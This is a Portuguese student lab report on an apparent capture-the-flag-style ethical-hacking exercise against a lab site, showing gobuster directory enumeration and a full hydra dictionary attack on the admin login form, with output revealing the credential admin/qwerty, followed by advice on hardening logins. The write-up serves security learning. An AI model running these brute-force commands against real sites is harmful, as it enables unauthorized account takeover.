

LAB 1: BECOME A HACKER

Eleandro Laureano

Eng. Informática

LAB 1: BECOME A HACKER

1. Objetivo

O objetivo é fazer *Ethical Hacking* num site que está prestes a ser lançado na internet. Isso significa descobrir vulnerabilidades e explorá-las.

2. Ferramentas Utilizadas

- a. gobuster dir --url <http://www.onlineshop.thm/> -w
/usr/share/wordlists/dirbuster/directory-list.txt
- b. hydra -l admin -P passlist.txt www.onlineshop.thm http-post-form
"/login:username=^USER^&password=^PASS^:F=incorrect" -V

3. Passos


Como primeiro passo, comecei por reconhecer o **URL** do novo site que está para ser lançado, que é o <http://www.onlineshop.thm>
Após esse passo, utilizei uma série de terminações para o **URL** de forma a testar se existe alguma página que possa ser explorada, tais como:

- Sitemap
- Mail
- Register
- Login
- Admin

Desta forma, alterei o **URL** da seguinte forma:

- <http://www.onlineshop.thm/sitemap>
- <http://www.onlineshop.thm/mail>
- <http://www.onlineshop.thm/register>
- <http://www.onlineshop.thm/login>
- <http://www.onlineshop.thm/admin>

Após estes testes, o **URL** que funcionou foi o que tem a terminação de **Login**.



Em seguida, utilizei a seguinte ferramenta no **Terminal** para ajudar-me a encontrar mais páginas escondidas:

```
gobuster dir --url http://www.onlineshop.thm/ -w /usr/share/wordlists/dirbuster/directory-list.txt
```

```
Terminal
user@thm ~> gobuster dir --url http://www.onlineshop.thm/ -w /usr/share/wordlists/dirbuster/
directory-list.txt

Gobuster v3.6
[+] Url: http://www.onlineshop.thm/
[+] Method: GET
[+] Wordlist: directory-list.txt
[+] Negative Status codes: 404
Starting gobuster in directory enumeration mode
/login (Status: 200) [Size: 314]
Progress: 87664 / 87665 (100.00%)
Finished
```

Nota:

- ***gobuster*** - utilizado para descobrir conteúdo web
- ***dir*** - especifica o modo enumeração do diretório e do ficheiro, que tenta descobrir ficheiros e diretórios escondidos num *web server*
- ***--url http://www.onlineshop.thm/*** - determina como alvo o *website* que o *Gobuster* vai fazer o scan


`-w /usr/share/wordlists/dirbuster/directory-list.txt` - especifica o wordlist que o Gobuster vai usar para adivinhar o nome do diretório e do ficheiro

Em seguida, visto que é um novo *website*, assumi que o *username* poderia ser **admin** e a palavra-passe poderia ser uma das mais utilizadas tais como:

- abc123
- 123456
- password
- qwerty
- 654321

Porém, utilizei a seguinte ferramenta para testar o *username* **admin** e das palavras-passes mais utilizadas e confirmar se alguma delas funciona:

```
hydra -l admin -P passlist.txt www.onlineshop.thm http-post-form  
"/login:username=^USER^&password=^PASS^:F=incorrect" -V
```

A terminal window titled "Terminal" with a dark background and light green text. It shows the output of a Hydra attack. The first line is "Hydra (https://github.com/vanhauser-thc/thc-hydra) starting". The next line is a warning: "[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore". The following line shows the attack configuration: "[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task". The next line shows the target and URL: "[DATA] attacking http-post-form://www.onlineshop.thm:80/login:username=^USER^&password=^PASS^:F=incorrect". The following lines show the results of the first seven attempts: "[ATTEMPT] target www.onlineshop.thm - login 'admin' - pass '123456' - 1 of 14344399 [child 0] (0/0)", "[ATTEMPT] target www.onlineshop.thm - login 'admin' - pass '12345' - 2 of 14344399 [child 1] (0/0)", "[ATTEMPT] target www.onlineshop.thm - login 'admin' - pass '123456789' - 3 of 14344399 [child 2] (0/0)", "[ATTEMPT] target www.onlineshop.thm - login 'admin' - pass 'password' - 4 of 14344399 [child 3] (0/0)", "[ATTEMPT] target www.onlineshop.thm - login 'admin' - pass 'iloveyou' - 5 of 14344399 [child 4] (0/0)", "[ATTEMPT] target www.onlineshop.thm - login 'admin' - pass 'princess' - 6 of 14344399 [child 5] (0/0)", and "[ATTEMPT] target www.onlineshop.thm - login 'admin' - pass '1234567' - 7 of 14344399 [child 6]".

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a  
previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525  
tries per task  
[DATA] attacking http-post-form://www.onlineshop.thm:80/login:username=^USER^&password=^PASS^  
:F=incorrect  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "123456789" - 3 of 14344399 [child 2]  
(0/0)  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "password" - 4 of 14344399 [child 3]  
(0/0)  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4]  
(0/0)  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "princess" - 6 of 14344399 [child 5]  
(0/0)  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "1234567" - 7 of 14344399 [child 6]
```

```
Terminal
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "1234567" - 7 of 14344399 [child 6]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "12345678" - 9 of 14344399 [child 8]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "abc123" - 10 of 14344399 [child 9]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "babygirl" - 13 of 14344399 [child 12]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "monkey" - 14 of 14344399 [child 13]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "lovely" - 15 of 14344399 [child 14]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "jessica" - 16 of 14344399 [child 15]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "654321" - 17 of 14344399 [child 6]
(0/0)
[80][http-post-form] host: www.onlineshop.thm login: admin password: qwerty
1 of 1 target successfully completed, 1 valid password found
```

Nota:

- **hydra** – a ferramenta do *command line* utilizada para efetuar um *dictionary attack*
- **-l admin** – tentativa de log in utilizando o username admin
- **-P passlist.txt** – especifica a lista de *passwords* para tentar log in
- **www.onlineshop.thm** – identifica o *website* alvo
- **http-post-form** – indica que é um tipo de pedido POST
- **"/login:username=^USER^&password=^PASS^:F=incorrect"** – especifica como o pedido de *login* será enviado e como *Hydra* determina se a tentativa falhou
- **-V** - ativa o resultado detalhado, que apresenta cada nome de utilizador e palavra-passe tentados

4. Descobertas

Com este exercício, após efetuar todos os passos citados acima as descobertas são as seguintes, primeiro tendo em conta as *hidden pages* a página encontrada foi:

- Uma página com terminação **/login**, sendo: <http://www.onlineshop.thm/login>

Em seguida, tendo em conta que assumimos que o username seria **admin**, foram testadas algumas das palavras-passes mais comuns e chegou-se a conclusão que os dados para entrar na página de administrador são os seguintes:

- **username:** admin – **password:** qwerty

5. Conclusão

Após concluir este exercício e descobrir uma vulnerabilidade deste género, notamos que é importante reforçar a segurança de um *website* para evitar que o *CIA Triad* seja afetado, ou seja, a *Confidentiality*, a *Integrity* e *Availability* podem ser comprometidos.

Em primeiro, garantir que não potenciais *hackers* não tenham acesso a *hidden pages* e tendo em conta que essa página é a de *login* do administrador, garantir que trocamos os dados para dados que nos forneçam uma segurança maior, ou seja, um username que não seja genérico e uma palavra-passe que não seja das mais comuns.

Nota: Palavras-passe fortes atualmente são sugeridas pelos nossos próprios computadores/telemóveis, sem criar um padrão e misturando letras maiúsculas e minúsculas e números e posteriormente podem ser guardadas numa aplicação de *passwords* que oferecem maior segurança.